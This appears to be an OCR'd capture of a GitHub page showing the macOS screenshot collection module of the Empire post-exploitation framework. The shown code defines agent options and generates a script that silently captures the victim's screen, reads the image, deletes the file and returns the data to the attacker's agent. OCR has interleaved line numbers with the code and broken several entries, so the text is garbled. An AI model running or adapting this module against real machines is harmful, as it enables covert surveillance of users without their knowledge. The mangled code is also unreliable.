
https://github.com/EmpireProject/Empire/blob/08cbd274bef78243d7a8ed6443b8364acd1fc48b/lib/modules/python/collection/c



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```
# True if the method doesn't touch disk/is reasonably opsec safe
25
                    'OpsecSafe': False,
26
27
28
                    # the module language
                    'Language' : 'python',
29
30
31
                    # the minimum language version needed
                    'MinLanguageVersion': '2.6',
32
33
                    # list of any references/other comments
34
35
                    'Comments': []
36
               }
37
38
               # any options needed by the module, settable during runtime
39
               self.options = {
                    # format:
40
                      value_name : {description, required, default_value}
41
                    'Agent': {
42
43
                        # The 'Agent' option is the only one that MUST be in a module
44
                        'Description'
                                        :
                                             'Agent to execute module on.',
                        'Required'
45
                                             True,
                        'Value'
46
                   },
47
                    'SavePath': {
48
49
                        'Description'
                                            'Path of the temporary screenshot file to save.',
                        'Required'
50
                                            True,
                                        :
                        'Value'
                                             '/tmp/out.png'
51
52
                    }
               }
53
54
55
               # save off a copy of the mainMenu object to access external functionality
56
                   like listeners/agent handlers/etc.
               self.mainMenu = mainMenu
57
58
59
               # During instantiation, any settable option parameters
                    are passed as an object set to the module and the
60
                   options dictionary is automatically set. This is mostly
61
                   in case options are passed on the command line
62
               if params:
63
                    for param in params:
64
                        # parameter format is [Name, Value]
65
66
                        option, value = param
                        if option in self.options:
67
                            self.options[option]['Value'] = value
68
69
70 ∨
           def generate(self, obfuscate=False, obfuscationCommand=""):
```

Empire/lib/modules/python/collection/osx/screenshot.py at 08cbd274bef78243d7a8ed6443b8364acd1fc48b · EmpireProject/Empire · GitHub - 31/10/2024 15:14

https://github.com/EmpireProject/Empire/blob/08cbd274bef78243d7a8ed6443b8364acd1fc48b/lib/modules/python/collection/c

```
71
72
               savePath = self.options['SavePath']['Value']
73
               script = """
74
75
       # take a screenshot using screencapture
76
       run_command('screencapture -x %s')
       # base64 up resulting file, delete the file, return the base64 of the png output
77
       # mocked from the Empire screenshot module
78
       f = open('%s', 'rb')
79
       data = f.read()
80
       f.close()
81
       run_command('rm -f %s')
82
       print data
83
       """ % (savePath, savePath, savePath)
84
85
86
               return script
```